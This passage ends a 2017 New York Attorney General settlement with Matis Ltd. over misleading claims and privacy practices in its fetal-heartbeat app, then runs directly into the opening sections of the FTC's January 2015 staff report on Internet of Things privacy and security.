 - i. Any and all references to “baby heart monitor(s),” “fetal heart monitor(s),” “fetal Doppler,” and “fetal stethoscope.”
 - ii. “Turn your smartphone into a fetal monitor with My Baby's Beat app.”
 - iii. “Some customers report success as early as week 20, but if you are not in weeks 30-40, keep in mind that the chances of success are low.”
 - iv. “Instead of buying a home Doppler you can turn your smartphone into a Fetal heart monitor, using ONLY the PHONE'S MICROPHONE and a pair of headphones.”
 - v. “My Baby's Beat is the leader of the pregnancy apps category.”
 - vi. “My Baby's Beat is a unique, state-of-the-art, IOS and Android application that monitors a fetus's heartbeat during pregnancy.”
- b. Inclusion of the following language clearly and prominently displayed in the description of My Baby's Beat in the App Store, Google Play, and on Matis' website, and in a pop-up message that must be viewed by users of the app: “This app is NOT a medical device, has not been reviewed by the FDA, and is NOT intended as a replacement for medical advice of any kind. For any medical

questions or concerns regarding your pregnancy and your baby’s health, please consult with your doctor/midwife.”

25. Matis shall not use in the app any images showing a graph (as described above in Paragraph 6).

26. If, in its marketing for the app, Matis describes the app’s use of sound signals, Matis will state that the app “attempts to use” sound signals.

27. Matis shall notify users who have already downloaded the app regarding the changes described in Paragraphs 15 and 25 by means of a message that appears when users download and activate an upgrade to the app. Users will be required to acknowledge receipt of the notification.

28. Matis shall not make, or assist others in making, expressly or by implication, including through the use of a mobile application name, endorsement, depiction, or illustration, any false or misleading representation or claim regarding the health benefits or efficacy of a mobile application comparable to My Baby’s Beat.

C. Privacy Protections

29. Matis shall maintain the changes to its Privacy Policy described above in Paragraph 19.

30. Matis shall not misrepresent in any manner, expressly or by implication, the extent to which it maintains the privacy or security of user information,¹⁴ including but not limited to:

- a. its collection or disclosure of any user information;
- b. the extent to which Matis makes user information accessible to third parties.

¹⁴ “User information,” as used in this Assurance, means any information collected from a user.

31. Prior to sharing any de-identified user information with third parties, Matis shall, in writing, request that such third parties not attempt to re-identify the information to any particular individual.

32. To protect the security of user information, Matis shall:

- a. Not later than two (2) months following the Effective Date of this Assurance, establish and implement reasonable security policies and procedures designed to protect user information. Such policies and procedures, which shall be documented in writing, shall be appropriate to the nature and scope of Matis' activities and the sensitivity of the covered information.
- b. At least bi-annually, review its existing security policies and procedures designed to protect user information, and update such policies and procedures as necessary to maintain reasonable security.

V. CIVIL PENALTIES

33. Within 30 days of the Effective Date, Matis shall pay \$20,000 to the OAG as a civil penalty. Such sum shall be payable by check to "State of New York Department of Law."

VI. LIQUIDATED DAMAGES

34. If Matis violates any provision of this Assurance, as determined by a court of competent jurisdiction, the OAG may elect to demand that Matis pay liquidated damages of \$5,000 per violation for such non-compliance. Before liquidated damages may be imposed, the OAG shall give Matis written notice that Matis may be subject to liquidated damages under this Paragraph. In the event that Matis does not cure the violation within ten (10) days of receipt of the OAG's written notice, the OAG may impose liquidated damages pursuant to this Paragraph. The damages period shall commence on the date that Matis receives the OAG's written notice and end on the date that Matis cures the violation or provides the requested information.

VII. GENERAL PROVISIONS

35. Compliance Letter: Matis shall submit to the OAG, within twenty (20) days of the Effective Date, a detailed letter certifying and setting forth its compliance with this Assurance (the “Compliance Letter”).

36. Matis’ Representations: The OAG has agreed to the terms of this Assurance based on, among other things, the representations made to the OAG by Matis and its counsel and the OAG’s own factual investigation as set forth in the above Findings. To the extent that any material representations are later found to be inaccurate or misleading, this Assurance is voidable by the OAG in its sole discretion.

37. Communications: All communications, reports, correspondence, and payments that Matis submits to the OAG concerning this Assurance or any related issues is to be sent to the attention of the person identified below:

Michael D. Reisman, Esq.
Assistant Attorney General
Health Care Bureau
Office of the New York State Attorney General
120 Broadway
New York, New York 10271

38. Receipt by the OAG of materials referenced in this Assurance, with or without comment, shall not be deemed or construed as approval by the OAG of any of the materials, and Matis shall not make any representations to the contrary.

39. All notices, correspondence, and requests to Matis shall be directed as follows:

Matis Ltd.
Attn: Gadi Ben-Amram
Hasavoraim 15/3 Street
Tel Aviv 6920713
ISRAEL

Matis Ltd.
Attn: Omri Argaman
Hatzipornim 21
Qiryat Tivon 3606621
ISRAEL

40. Valid Grounds and Waiver: Matis hereby accepts the terms and conditions of this Assurance and waives any rights to challenge it in a proceeding under Article 78 of the Civil Practice Law and Rules or in any other action or proceeding.

41. No Deprivation of the Public's Rights: Nothing herein shall be construed to deprive any member or other person or entity of any private right under law or equity.

42. No Blanket Approval by the Attorney General of Matis' Practices: Acceptance of this Assurance by the OAG shall not be deemed or construed as approval by the OAG of any of Matis' acts or practices, or those of its agents or assigns, and none of them shall make any representation to the contrary.

43. Monitoring by the OAG: To the extent not already provided under this Assurance, Matis shall, upon request by the OAG, provide all documentation and information necessary for the OAG to verify compliance with this Assurance. Matis may request an extension of particular deadlines under this Assurance, but OAG need not grant any such request. This Assurance does not in any way limit the OAG's right to obtain, by subpoena or by any other means permitted by law, documents, testimony, or other information.

44. No Limitation on the Attorney General's Authority: Nothing in this Assurance in any way limits the OAG's ability to investigate or take other action with respect to any non-compliance at any time by Matis with respect to this Assurance, or Matis' non-compliance with any applicable law with respect to any matters.

45. No Undercutting of Assurance: Matis shall not take any action or make any statement denying, directly or indirectly, the propriety of this Assurance or expressing the view that this Assurance is without factual basis. Nothing in this paragraph affects Matis': (a) testimonial obligations, or (b) right to take legal or factual positions in defense of litigation or other legal proceedings to which the OAG is not a party. This Assurance is not intended for use by any third party in any other proceeding.

46. Under Executive Law Section 63(15), evidence of a violation of this Assurance shall constitute prima facie proof of a violation of the applicable law in any action or proceeding thereafter commenced by the OAG.

47. This Assurance shall be governed by the laws of the State of New York without regard to any conflict of laws principles.

48. If a court of competent jurisdiction determines that Matis has breached this Assurance, Matis shall pay to the OAG the cost, if any, of such determination and of enforcing this Assurance, including, without limitation, legal fees, expenses, and court costs.

49. If the Assurance is voided or breached, as determined by a court of competent jurisdiction, Matis agrees that any statute of limitations or other time-related defenses applicable to the subject of the Assurance and any claims arising from or relating thereto are tolled from and after the date of this Assurance. In the event the Assurance is voided or breached, Matis expressly agrees and acknowledges that this Assurance shall in no way bar or otherwise preclude the OAG from commencing, conducting or prosecuting any investigation, action or proceeding, however denominated, related to the Assurance, against Matis, or from using in any way any statements, documents or other materials produced or provided by Matis prior to or after the date of this Assurance.

50. None of the parties shall be considered to be the drafter of this Assurance or any provision for the purpose of any statute, case law, or rule of interpretation or construction that would or might cause any provision to be construed against the drafter hereof. This Assurance was drafted with substantial input by all parties and their counsel, and no reliance was placed on any representation other than those contained in this Assurance.

51. In the event that any one or more of the provisions contained in this Assurance shall for any reason be held to be invalid, illegal, or unenforceable in any respect, in the sole discretion of the OAG such invalidity, illegality, or unenforceability shall not affect any other provision of this Assurance.

52. This Assurance contains an entire, complete, and integrated statement of each and every term and provision agreed to by and among the parties, and the Assurance is not subject to any condition not provided for herein. This Assurance supersedes any prior agreements or understandings, whether written or oral, between and among the OAG and Matis regarding the subject matter of this Assurance.

53. This Assurance may not be amended or modified except in an instrument in writing signed on behalf of all the parties to this Assurance.

54. The division of this Assurance into sections and subsections and the use of captions and headings in connection herewith are solely for convenience and shall have no legal effect in construing the provisions of this Assurance.

55. Binding Effect: This Assurance is binding on and inures to the benefit of the parties to this Assurance and their respective successors and assigns, provided that no party, other than the OAG, may assign, delegate, or otherwise transfer any of its rights or obligations under this Assurance without prior written consent of the OAG. "Successors" includes any

entity which acquires the assets of Matis or otherwise assumes some or all of Matis' current or future business.

56. Effective Date: This Assurance is effective on the date that it is signed by the Attorney General or his authorized representative (the "Effective Date"), and the document may be executed in counterparts, which shall all be deemed an original for all purposes.


AGREED TO BY THE PARTIES:

Dated:

09, Feb, 2017

Matis Ltd.

By:



Gadi Ben-amram, Omri Argaman,
Founder Founder

Dated: New York, New York

February 13, 2017


ERIC T. SCHNEIDERMAN
Attorney General of the State of New York

LISA LANDAU
Bureau Chief
Health Care Bureau

By:




MICHAEL D. REISMAN
Assistant Attorney General
Health Care Bureau




internet of things

Privacy & Security in a Connected World



FTC Staff Report

JANUARY 2015



FTC Staff Report
January 2015

Table of Contents

Executive Summary	i
Background	1
What is the “Internet of Things”?.....	5
Benefits & Risks	7
Benefits	7
Risks	10
Application of Traditional Privacy Principles	19
Summary of Workshop Discussions.....	19
Post-Workshop Developments.....	25
Commission Staff’s Views and Recommendations for Best Practices	27
Legislation	47
Summary of Workshop Discussions.....	47
Recommendations.....	48
Conclusion	55

Executive Summary

The Internet of Things (“IoT”) refers to the ability of everyday objects to connect to the Internet and to send and receive data. It includes, for example, Internet-connected cameras that allow you to post pictures online with a single click; home automation systems that turn on your front porch light when you leave work; and bracelets that share with your friends how far you have biked or run during the day.

Six years ago, for the first time, the number of “things” connected to the Internet surpassed the number of people. Yet we are still at the beginning of this technology trend. Experts estimate that, as of this year, there will be 25 billion connected devices, and by 2020, 50 billion.

Given these developments, the FTC hosted a workshop on November 19, 2013 – titled *The Internet of Things: Privacy and Security in a Connected World*. This report summarizes the workshop and provides staff’s recommendations in this area.¹ Consistent with the FTC’s mission to protect consumers in the commercial sphere and the focus of the workshop, our discussion is limited to IoT devices that are sold to or used by consumers. Accordingly, the report does not discuss devices sold in a business-to-business context, nor does it address broader machine-to-machine communications that enable businesses to track inventory, functionality, or efficiency.

Workshop participants discussed benefits and risks associated with the IoT. As to benefits, they provided numerous examples, many of which are already in use. In the health arena, connected medical devices can allow consumers with serious medical conditions to work

¹ Commissioner Wright dissents from the issuance of this Staff Report. His concerns are explained in his separate dissenting statement.

with their physicians to manage their diseases. In the home, smart meters can enable energy providers to analyze consumer energy use, identify issues with home appliances, and enable consumers to be more energy-conscious. On the road, sensors on a car can notify drivers of dangerous road conditions, and software updates can occur wirelessly, obviating the need for consumers to visit the dealership. Participants generally agreed that the IoT will offer numerous other, and potentially revolutionary, benefits to consumers.

As to risks, participants noted that the IoT presents a variety of potential security risks that could be exploited to harm consumers by: (1) enabling unauthorized access and misuse of personal information; (2) facilitating attacks on other systems; and (3) creating risks to personal safety. Participants also noted that privacy risks may flow from the collection of personal information, habits, locations, and physical conditions over time. In particular, some panelists noted that companies might use this data to make credit, insurance, and employment decisions. Others noted that perceived risks to privacy and security, even if not realized, could undermine the consumer confidence necessary for the technologies to meet their full potential, and may result in less widespread adoption.

In addition, workshop participants debated how the long-standing Fair Information Practice Principles (“FIPPs”), which include such principles as notice, choice, access, accuracy, data minimization, security, and accountability, should apply to the IoT space. The main discussions at the workshop focused on four FIPPs in particular: security, data minimization, notice, and choice. Participants also discussed how use-based approaches could help protect consumer privacy.

1. Security

There appeared to be widespread agreement that companies developing IoT products should implement reasonable security. Of course, what constitutes reasonable security for a given device will depend on a number of factors, including the amount and sensitivity of data collected and the costs of remedying the security vulnerabilities. Commission staff encourages companies to consider adopting the best practices highlighted by workshop participants, including those described below.

First, companies should build security into their devices at the outset, rather than as an afterthought. As part of the security by design process, companies should consider: (1) conducting a privacy or security risk assessment; (2) minimizing the data they collect and retain; and (3) testing their security measures before launching their products. Second, with respect to personnel practices, companies should train all employees about good security, and ensure that security issues are addressed at the appropriate level of responsibility within the organization. Third, companies should retain service providers that are capable of maintaining reasonable security and provide reasonable oversight for these service providers. Fourth, when companies identify significant risks within their systems, they should implement a defense-in-depth approach, in which they consider implementing security measures at several levels. Fifth, companies should consider implementing reasonable access control measures to limit the ability of an unauthorized person to access a consumer's device, data, or even the consumer's network. Finally, companies should continue to monitor products throughout the life cycle and, to the extent feasible, patch known vulnerabilities.

2. Data Minimization

Data minimization refers to the concept that companies should limit the data they collect and retain, and dispose of it once they no longer need it. Although some participants expressed concern that requiring data minimization could curtail innovative uses of data, staff agrees with the participants who stated that companies should consider reasonably limiting their collection and retention of consumer data.

Data minimization can help guard against two privacy-related risks. First, larger data stores present a more attractive target for data thieves, both outside and inside a company – and increases the potential harm to consumers from such an event. Second, if a company collects and retains large amounts of data, there is an increased risk that the data will be used in a way that departs from consumers' reasonable expectations.

To minimize these risks, companies should examine their data practices and business needs and develop policies and practices that impose reasonable limits on the collection and retention of consumer data. However, recognizing the need to balance future, beneficial uses of data with privacy protection, staff's recommendation on data minimization is a flexible one that gives companies many options. They can decide not to collect data at all; collect only the fields of data necessary to the product or service being offered; collect data that is less sensitive; or de-identify the data they collect. If a company determines that none of these options will fulfill its business goals, it can seek consumers' consent for collecting additional, unexpected categories of data, as explained below.

3. Notice and Choice

The Commission staff believes that consumer choice continues to play an important role in the IoT. Some participants suggested that offering notice and choice is challenging in the IoT because of the ubiquity of data collection and the practical obstacles to providing information without a user interface. However, staff believes that providing notice and choice remains important.

This does not mean that every data collection requires choice. The Commission has recognized that providing choices for every instance of data collection is not necessary to protect privacy. In its 2012 Privacy Report, which set forth recommended best practices, the Commission stated that companies should not be compelled to provide choice before collecting and using consumer data for practices that are consistent with the context of a transaction or the company's relationship with the consumer. Indeed, because these data uses are generally consistent with consumers' reasonable expectations, the cost to consumers and businesses of providing notice and choice likely outweighs the benefits. This principle applies equally to the Internet of Things.

Staff acknowledges the practical difficulty of providing choice when there is no consumer interface and recognizes that there is no one-size-fits-all approach. Some options include developing video tutorials, affixing QR codes on devices, and providing choices at point of sale, within set-up wizards, or in a privacy dashboard. Whatever approach a company decides to take, the privacy choices it offers should be clear and prominent, and not buried within lengthy documents. In addition, companies may want to consider using a combination of approaches.

Some participants expressed concern that even if companies provide consumers with choices only in those instances where the collection or use is inconsistent with context, such as

approach could restrict unexpected new uses of data with potential societal benefits. These participants urged that use limitations be considered as a supplement to, or in lieu of, notice and choice. With a use-based approach, legislators, regulators, self-regulatory bodies, or individual companies would set “permissible” and “impermissible” uses of certain consumer data.

Recognizing concerns that a notice and choice approach could restrict beneficial new uses of data, staff has incorporated certain elements of the use-based model into its approach. For instance, the idea of choices being keyed to context takes into account how the data will be used: if a use is consistent with the context of the interaction – in other words, it is an expected use – then a company need not offer a choice to the consumer. For uses that would be inconsistent with the context of the interaction (*i.e.*, unexpected), companies should offer clear and conspicuous choices. In addition, if a company collects a consumer’s data and de-identifies that data immediately and effectively, it need not offer choices to consumers about this collection. Furthermore, the Commission protects privacy through a use-based approach, in some instances. For example, it enforces the Fair Credit Reporting Act, which restricts the permissible uses of consumer credit report information under certain circumstances. The Commission also applies its unfairness authority to challenge certain harmful uses of consumer data.

Staff has concerns, however, about adopting a pure use-based model for the Internet of Things. First, because use-based limitations are not comprehensively articulated in legislation, rules, or widely-adopted codes of conduct, it is unclear who would decide which additional uses are beneficial or harmful. Second, use limitations alone do not address the privacy and security

risks created by expansive data collection and retention. Finally, a pure use-based model would not take into account consumer concerns about the collection of sensitive information.²

The establishment of legislative or widely-accepted multistakeholder frameworks could potentially address some of these concerns. For example, a framework could set forth permitted or prohibited uses. In the absence of consensus on such frameworks, however, the approach set forth here – giving consumers information and choices about their data – continues to be the most viable one for the IoT in the foreseeable future.

4. Legislation

Participants also discussed whether legislation over the IoT is appropriate, with some participants supporting legislation, and others opposing it. Commission staff agrees with those commenters who stated that there is great potential for innovation in this area, and that IoT-specific legislation at this stage would be premature. Staff also agrees that development of self-regulatory programs designed for particular industries would be helpful as a means to encourage the adoption of privacy- and security-sensitive practices.

However, in light of the ongoing threats to data security and the risk that emerging IoT technologies might amplify these threats, staff reiterates the Commission’s previous recommendation for Congress to enact strong, flexible, and technology-neutral federal legislation to strengthen its existing data security enforcement tools and to provide notification to consumers when there is a security breach. General data security legislation should protect against unauthorized access to both personal information and device functionality itself. For

² In addition to collecting sensitive information outright, companies might create sensitive information about consumers by making inferences from other data that they or others have already collected. A use-based model might not address, or provide meaningful notice about, sensitive inferences. The extent to which a use-based model limits or prohibits sensitive inferences will depend on how the model defines harms and benefits and how it balances the two, among other factors.

example, if a pacemaker is not properly secured, the concern is not merely that health information could be compromised, but also that a person wearing it could be seriously harmed.

In addition, the pervasiveness of information collection and use that the IoT makes possible reinforces the need for baseline privacy standards, which the Commission previously recommended in its 2012 privacy report. Although the Commission currently has authority to take action against some IoT-related practices, it cannot mandate certain basic privacy protections – such as privacy disclosures or consumer choice – absent a specific showing of deception or unfairness. Commission staff thus again recommends that Congress enact broad-based (as opposed to IoT-specific) privacy legislation. Such legislation should be flexible and technology-neutral, while also providing clear rules of the road for companies about such issues as how to provide choices to consumers about data collection and use practices.³

In the meantime, we will continue to use our existing tools to ensure that IoT companies continue to consider security and privacy issues as they develop new devices. Specifically, we will engage in the following initiatives:

- **Law enforcement:**
The Commission enforces the FTC Act, the FCRA, the health breach notification provisions of the HI-TECH Act, the Children’s Online Privacy Protection Act, and other laws that might apply to the IoT. Where appropriate, staff will recommend that the Commission use its authority to take action against any actors it has reason to believe are in violation of these laws.
- **Consumer and business education:**
The Commission staff will develop new consumer and business education materials in this area.

³ Commissioner Ohlhausen does not agree with the recommendation for baseline privacy legislation. *See infra* note 191.

- **Participation in multi-stakeholder groups:**
Currently, Commission staff is participating in multi-stakeholder groups that are considering guidelines related to the Internet of Things, including on facial recognition and smart meters. Even in the absence of legislation, these efforts can result in best practices for companies developing connected devices, which can significantly benefit consumers.
- **Advocacy:**
Finally, where appropriate, the Commission staff will look for advocacy opportunities with other agencies, state legislatures, and courts to promote protections in this area.

Background

Technology is quickly changing the way we interact with the world around us. Today, companies are developing products for the consumer market that would have been unimaginable a decade ago: Internet-connected cameras that allow you to post pictures online with a single click; home automation systems that turn on your front porch light when you leave work; and bracelets that share with your friends how far you have biked or run during the day. These are all examples of the Internet of Things (“IoT”), an interconnected environment where all manner of objects have a digital presence and the ability to communicate with other objects and people. The IoT explosion is already around us, in the form of wearable computers, smart health trackers, connected smoke detectors and light bulbs, and essentially any other Internet-connected device that isn’t a mobile phone, tablet, or traditional computer.

Six years ago, for the first time, the number of “things” connected to the Internet surpassed the number of people.¹ Yet we are still at the beginning of this technology trend. Experts estimate that, as of this year, there will be 25 billion connected devices, and by 2020, 50 billion.² Some estimate that by 2020, 90% of consumer cars will have an Internet connection, up from less than 10 percent in 2013.³ Three and one-half billion sensors already are in the

¹ DAVE EVANS, CISCO INTERNET BUS. SOLUTIONS GRP., THE INTERNET OF THINGS: HOW THE NEXT EVOLUTION OF THE INTERNET IS CHANGING EVERYTHING 3 (2011), *available at* http://www.cisco.com/web/about/ac79/docs/innov/IoT_IBSG_0411FINAL.pdf. These estimates include all types of connected devices, not just those aimed at the consumer market.

² *Id.*

³ TELEFONICA, CONNECTED CAR INDUSTRY REPORT 2013 9 (2013), *available at* http://websrv.net/2013/telefonica/Telefonica%20Digital_Connected_Car2013_Full_Report_English.pdf.

marketplace,⁴ and some experts expect that number to increase to trillions within the next decade.⁵ All of these connected machines mean much more data will be generated: globally, by 2018, mobile data traffic will exceed fifteen exabytes – about 15 quintillion bytes – each month.⁶ By comparison, according to one estimate, an exabyte of storage could contain 50,000 years' worth of DVD-quality video.⁷

These new developments are expected to bring enormous benefits to consumers. Connected health devices will allow consumers with serious health conditions to work with their physicians to manage their diseases. Home automation systems will enable consumers to turn off the burglar alarm, play music, and warm up dinner right before they get home from work. Connected cars will notify first responders in the event of an accident. And the Internet of Things may bring benefits that we cannot predict.

However, these connected devices also will collect, transmit, store, and potentially share vast amounts of consumer data, some of it highly personal. Given the rise in the number and types of connected devices already or soon to be on the market, the Federal Trade Commission ("FTC" or "Commission") announced in April 2013 that it would host a workshop on the privacy and security issues associated with such devices and requested public input about the issues to

⁴ See Stanford Univ., *TSensors Summit™ for Trillion Sensor Roadmap 1* (Oct. 23-25, 2013), available at <http://tsensorssummit.org/Resources/Why%20TSensors%20Roadmap.pdf>.

⁵ *Id.*

⁶ CISCO, CISCO VISUAL NETWORKING INDEX: GLOBAL MOBILE DATA TRAFFIC FORECAST UPDATE, 2013–2018 3 (2014), available at http://www.cisco.com/c/en/us/solutions/collateral/service-provider/visual-networking-index-vni/white_paper_c11-520862.pdf.

⁷ University of Bristol, Exabyte Informatics, available at <http://www.bris.ac.uk/research/themes/exabyte-informatics.html>.

consider.⁸ In response to the request for comment, staff received twenty-nine public comments⁹ from a variety of consumer advocacy groups, academics, and industry representatives. The workshop – titled *The Internet of Things: Privacy and Security in a Connected World* – took place on November 19, 2013, and featured panels of academics, researchers, consumer advocates, and representatives from government and industry.¹⁰

The workshop consisted of four panels,¹¹ each of which focused on a different aspect of the IoT.¹² The first panel, “The Smart Home,”¹³ looked at an array of connected devices, such as home automation systems and smart appliances. The second panel, “Connected Health and Fitness,”¹⁴ examined the growth of increasingly connected medical devices and health and fitness products, ranging from casual wearable fitness devices to connected insulin pumps. The third panel, “Connected Cars,”¹⁵ discussed the different technologies involved with connected

⁸ Press Release, FTC, FTC Seeks Input on Privacy and Security Implications of the Internet of Things (Apr. 17, 2013), available at <http://www.ftc.gov/news-events/press-releases/2013/04/ftc-seeks-input-privacy-and-security-implications-internet-things>.

⁹ Pre-workshop comments (“#484 cmt.”) are available at <http://www.ftc.gov/policy/public-comments/initiative-484>.

¹⁰ For a description of the workshop, see <http://www.ftc.gov/news-events/events-calendar/2013/11/internet-things-privacy-security-connected-world>.

¹¹ In addition to the four panels, workshop speakers included Keith Marzullo of the National Science Foundation (“Marzullo”), who gave an overview of the IoT space (Transcript of Workshop at 15-34); Carolyn Nguyen (“Nguyen”) of Microsoft Corp., who discussed contextual privacy and its implications for the IoT (Transcript of Workshop at 35-51); and Vinton “Vint” Cerf (“Cerf”) of Google Inc., who gave the workshop’s Keynote Address (Transcript of Workshop at 118-153).

¹² A complete transcript of the proceeding is available at http://www.ftc.gov/sites/default/files/documents/public_events/internet-things-privacy-security-connected-world/final_transcript.pdf. Videos of the workshop also are available at <http://www.ftc.gov/news-events/audio-video/ftc-events>.

¹³ Transcript of Workshop at 52-115.

¹⁴ *Id.* at 164-234.

¹⁵ *Id.* at 235-291.

cars, including Event Data Recorders (“EDRs”)¹⁶ and other vehicle “telematics,” a term that refers to data collection, transmission, and processing technologies for use in vehicles. Finally, the fourth panel, “Privacy and Security in a Connected World,”¹⁷ discussed the broader privacy and security issues raised by the IoT.

Following the workshop, the Commission invited comments on the issues raised by the panels.¹⁸ In response, staff received seventeen public comments from private citizens, trade organizations, and privacy advocates.¹⁹

This report summarizes the workshop and provides staff’s recommendations in this area. Section II of this report discusses how we define the “Internet of Things.” Section III describes some of the benefits and risks of the new technologies that are part of the IoT phenomenon. Section IV examines the application of existing privacy principles to these new technologies, and Section V addresses whether legislation would be appropriate in this area. Sections IV and V begin by discussing the views of written commenters and workshop speakers (collectively, “participants”), and then set forth staff recommendations. These recommendations focus on the types of products and services consumers are likely to encounter today and in the foreseeable future. We look forward to continuing to explore privacy issues as new IoT technologies come to market.

¹⁶ An EDR is “a device or function in a vehicle that records the vehicle’s dynamic time-series data during the time period just prior to a crash event (*e.g.*, vehicle speed vs. time) or during a crash event . . . intended for retrieval after the crash event.” 49 C.F.R. § 563.5.

¹⁷ Transcript of Workshop at 292-364.

¹⁸ Press Release, FTC, FTC Seeks Comment on Issues Raised at Internet of Things Workshop (Dec. 11, 2013), available at <http://www.ftc.gov/news-events/press-releases/2013/12/ftc-seeks-comment-issues-raised-internet-things-workshop>.

¹⁹ Post-workshop comments (“#510 cmt.”) are available at <http://www.ftc.gov/policy/public-comments/initiative-510>.

What is the “Internet of Things”?

Although the term “Internet of Things” first appeared in the literature in 2005,²⁰ there is still no widely accepted definition.²¹ One participant described the IoT as the connection of “physical objects to the Internet and to each other through small, embedded sensors and wired and wireless technologies, creating an ecosystem of ubiquitous computing.”²² Another participant described it as including “embedded intelligence” in individual items that can detect changes in their physical state.²³ Yet another participant, noting the lack of an agreed-upon definition of the IoT, observed, “[w]hat all definitions of IoT have in common is that they focus on how computers, sensors, and objects interact with one another and process data.”²⁴

The IoT includes consumer-facing devices, as well as products and services that are not consumer-facing, such as devices designed for businesses to enable automated communications between machines. For example, the term IoT can include the type of Radio Frequency Identification (“RFID”) tags that businesses place on products in stores to monitor inventory; sensor networks to monitor electricity use in hotels; and Internet-connected jet engines and drills on oil rigs. Moreover, the “things” in the IoT generally do not include desktop or laptop computers and their close analogs, such as smartphones and tablets, although these devices are often employed to control or communicate with other “things.”

²⁰ See Remarks of Marzullo, Transcript of Workshop at 19.

²¹ See *Comment of ARM/AMD*, #510 cmt. #00018 at 1.

²² *Comment of Consumer Elec. Ass’n*, #484 cmt. #00027 at 1.

²³ Remarks of Marzullo, Transcript of Workshop at 19.

²⁴ *Comment of Ctr. for Democracy & Tech.*, #484 cmt. #00028 at 3.

For purposes of this report, we use the term IoT to refer to “things” such as devices or sensors – other than computers, smartphones, or tablets – that connect, communicate or transmit information with or between each other through the Internet. Consistent with the FTC’s mission to protect consumers in the commercial sphere, our discussion of IoT is limited to such devices that are sold to or used by consumers. Accordingly, the report does not discuss devices sold in a business-to-business context, such as sensors in hotel or airport networks; nor does it discuss broader machine-to-machine communications that enable businesses to track inventory, functionality, or efficiency.

Benefits & Risks

